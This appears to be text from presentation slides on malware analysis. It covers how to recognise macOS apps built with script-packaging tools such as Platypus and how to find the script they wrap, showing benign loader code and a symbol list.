
You don't want to waste your time reversing this mach-O, and definitely don't write an AV signature to flag it!



The (original) malicious script.

...this is all you want to analyze!





Non-Binary
**Identification & Script
Extraction**

THERE ARE MANY TOOLS FOR PACKAGING UP SCRIPTS

...please note; they are all not malicious per se!



PyInstaller



Tauri




Electron



Platypus



take as input scripts, and output an "native" application
...and all have been **abused by malware authors**





from script to
clickable .app

The Mission

...should you choose to accept!

1  Learn how to identify 'non-binary' binaries
...and identify the tool that created them.

2 Learn how to extract (or at least reconstruct)
the scripts to facilitate malware analysis.



Note: each tool packages up the scripts in their own unique way
(which means, extraction is different for each)

PLATYPUS

"create Mac apps from command line scripts"


Platypus

Platypus is a developer tool that creates native Mac applications from command line scripts such as shell scripts or Python, Perl, Ruby, Tcl, JavaScript and PHP programs. This is done by wrapping the script in a macOS **application bundle** along with an app binary that runs the script.



Platypus makes it easy to share scripts and command line programs with people who are unfamiliar with the shell interface. Native, user-friendly applications can be created with a few clicks. It is very easy to create installers, droplets, administrative applications, login items, status menu items, launchers and automations using Platypus.

github.com/sveinbjorn/Platypus



script:
name and location are hard-coded

01
02
03
04
05
06
07
08
09
10
11
12
13
14
15
16
17
18
19
20
21
22

```
-(void)loadAppSettings {
```

```
    NSBundle *bundle = [NSBundle mainBundle];  
    scriptPath = [bundle pathForResource:@"script" ofType:nil];
```

```
    //script will be added to arguments
```

```
}
```

```
-(void)applicationDidFinishLaunching ... {
```

```
    [self executeScript];
```

```
}
```

```
-(void)executeScriptWithoutPrivileges {
```

```
    task = [[NSTask alloc] init];
```

```
    [task setLaunchPath:interpreterPath];
```

```
    [task setArguments:arguments];
```

```
    [task launch];
```

```
    ...
```

```
}
```

1 app delegate

2 exec script

Platypus loader (binary)

PLATYPUS

identifying platypus apps

1

Name	Address
+[ScriptExecJob jobWithArguments:andStandardInput:]	0x10000c5d9
-[ScriptExecController .cxx_destruct]	0x100008d0d
-[ScriptExecController addDroppedFilesJob:]	0x100006f62
-[ScriptExecController addDroppedTextJob:]	0x100006ee8
-[ScriptExecController addItemSelectedJob:]	0x100007457
-[ScriptExecController addURLJob:]	0x100007370
-[ScriptExecController appendOutput:]	0x1000052c3
-[ScriptExecController appendString:]	0x100005efd
-[ScriptExecController application:openFiles:]	0x100002fda
-[ScriptExecController applicationDidFinishLaunching:]	0x100002ec8
-[ScriptExecController applicationShouldTerminate:]	0x1000032bd
-[ScriptExecController applicationWillFinishLaunching:]	0x100002e62
-[ScriptExecController awakeFromNib]	0x1000016ef
-[ScriptExecController cancel:]	0x10000695d
-[ScriptExecController changeFontSize:]	0x100006a3c
-[ScriptExecController cleanupInterface]	0x10000429c
-[ScriptExecController cleanup]	0x100005034
-[ScriptExecController concludeDragOperation:]	0x100007d7b
-[ScriptExecController dealloc]	0x100001679
-[ScriptExecController doString:userData:error:]	0x100006e3f

'ScriptExec*' classes




how to identify a
Platypus app?

2

```
01 void -[ScriptExecController applicationDidFinishLaunching:] {  
02     ...  
03     -[ScriptExecController executeScript](self, "executeScript");  
04 }
```

'ScriptExecController' app delegate
(that invokes 'executeScript')

